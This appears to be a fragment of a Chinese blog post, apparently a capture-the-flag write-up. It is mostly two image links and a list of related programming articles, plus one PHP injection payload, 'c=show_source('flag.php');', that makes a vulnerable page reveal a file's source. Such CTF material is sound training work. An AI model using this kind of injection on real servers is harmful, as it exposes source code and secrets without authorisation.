

c=show_source('flag.php');
相关推荐
白杨尚青几秒前
C++入门篇(十三):vector(上)——动态数组:构造、空间增长与迭代器失效
开发语言·c++·笔记·算法·stl
传人12 分钟前
悬停旋转放大和位移效果如何写
前端·javascript·css
zhangzeyuaaa43 分钟前
Ruby 方法参数完全指南:默认值、可变参数与关键字参数
前端·python·ruby
粥里有勺糖44 分钟前
视野修炼-技术周刊第135期 | 鼠标跟随宠物
前端·github·aigc
粥里有勺糖1 小时前
拿 Codex 协助清理磁盘,Nice!
前端·后端·github
做运维的阿瑞1 小时前
mysql数据库视图笔记:创建、修改、删除与适用场景
数据库·笔记·mysql
Highcharts.js1 小时前
可视化商用图表库对比,如何选择?
前端·javascript·学习·信息可视化·highcharts·前端可视化
@Mike@1 小时前
12-数据库学习笔记(五种连接算法)
数据库·笔记·学习
韩明君1 小时前
alacrity学习笔记
笔记·学习
坤坤子吖2 小时前
Python基础语法学习:函数
开发语言·笔记·python·学习